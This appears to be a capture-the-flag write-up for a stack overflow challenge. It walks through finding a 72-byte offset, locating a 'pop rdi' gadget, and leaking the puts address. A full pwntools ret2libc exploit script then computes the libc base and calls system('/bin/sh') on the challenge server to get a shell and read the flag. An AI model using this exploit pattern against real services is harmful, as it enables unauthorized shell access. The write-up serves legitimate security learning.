
```
>>> print (("a"*50))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*55))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*60))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*65))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*85))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*80))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*75))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*70))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> print (("a"*72))
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>> 
```

So I tried some simple payload generated from python to find the offset , then found that there is a segmentation fault at the 72th character. Offset =72.




```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ ROPgadget --binary ./chall | grep "pop rdi"

0x00000000004012b8 : cli ; push rbp ; mov rbp, rsp ; pop rdi ; ret
0x00000000004012b5 : endbr64 ; push rbp ; mov rbp, rsp ; pop rdi ; ret
0x00000000004012bb : mov ebp, esp ; pop rdi ; ret
0x00000000004012ba : mov rbp, rsp ; pop rdi ; ret
0x00000000004012bd : pop rdi ; ret
0x00000000004012b9 : push rbp ; mov rbp, rsp ; pop rdi ; ret
```

Using ROPgadget and we are able to locate some addresses for the function, at here, I will be using the highlighted one “0x4012bd” . There will be a few stages for solving this challenge, first is to leak the puts address, then get the base address of libc through puts address , locate the address of “/bin/sh” then passing “/bin/sh” as a parameter to system so that we can spawn a shell.



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ nano leak.py

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ python leak.py
[+] Starting local process '/home/kali/Downloads/umctf2025pre/chall': pid 136398
[*] Switching to interactive mode
Enter your input:
$
P\x0e\xa8\x83x\x7f
[*] Got EOF while reading in interactive
$ 
```


The puts address is being shown after executing our leak script :



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ cat leak.py
from pwn import *

context.binary = binary = ELF("./chall",checksec=False)

#0x00000000004012bd : pop rdi ; ret

pop_rdi_ret = p64(0x00000000004012bd)

plt_puts_address=p64(binary.plt.puts)
got_puts_address=p64(binary.got.puts)

p=process()

payload = b'A' * 72
payload+=pop_rdi_ret+got_puts_address+plt_puts_address

p.send(payload)
p.interactive()
```

One thing to remember about the address of the function like system, puts, printf etc.,inside the libc is, it just shift the address a bit from the libc base address. So by subracting puts leak address with actual address of puts from libc I got the base address of the libc.

^ citing above paragraph from https://gr4n173.github.io/ret2libc/



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ python exploit.py
[*] '/home/kali/Downloads/umctf2025pre/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
[+] Opening connection to 34.133.69.112 on port 10007: Done
[*] Raw leaked data: b'P\x0eCf\x87}'
[+] Leaked puts@GLIBC: 0x7d8766430e50
[+] libc base: 0x7d87663b0000
[+] system: 0x7d8766400d70
[+] /bin/sh: 0x7d8766588678
[*] Switching to interactive mode
Enter your input:
$ cat .flag
$ cat/flag
$ cat /flag
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[*] Got EOF while reading in interactive
$ 
```

** for liveleak challenge will provide a more detailed writeup after finishing my exam AHHAHAHA last minute studying :P

Exploit script below :

```
from pwn import *


context.binary = binary = ELF("./chall", checksec=False)

libc = ELF("./libc.so.6")

context.log_level = 'info'


pop_rdi_ret = 0x00000000004012bd

plt_puts = p64(binary.plt["puts"])

got_puts = p64(binary.got["puts"])

main_addr = p64(binary.symbols["main"])


# First stage: Leak puts

#p = process()

p = remote("34.133.69.112", 10007)


payload = b"A" * 72

payload += p64(pop_rdi_ret)

payload += got_puts

payload += plt_puts

payload += main_addr


p.sendline(payload)


# Parse the leaked address

p.recvline()

leaked = p.recvline().strip()
```

```
while leaked == b"":
   leaked = p.recvline().strip()


log.info(f"Raw leaked data: {leaked}")


leaked_puts = u64(leaked.ljust(8, b"\x00"))
log.success(f"Leaked puts@GLIBC: {hex(leaked_puts)}")


# Calculate libc base
libc_base = leaked_puts - libc.symbols["puts"]
log.success(f"libc base: {hex(libc_base)}")


# Calculate system and "/bin/sh" addresses
system = libc_base + libc.symbols["system"]
binsh = libc_base + next(libc.search(b"/bin/sh"))


log.success(f"system: {hex(system)}")
log.success(f"/bin/sh: {hex(binsh)}")


# Second stage: system("/bin/sh")
payload2 = b"A" * 72
payload2 += p64(pop_rdi_ret+1)
payload2 += p64(pop_rdi_ret)
payload2 += p64(binsh)
payload2 += p64(system)


p.sendline(payload2)
p.interactive()
```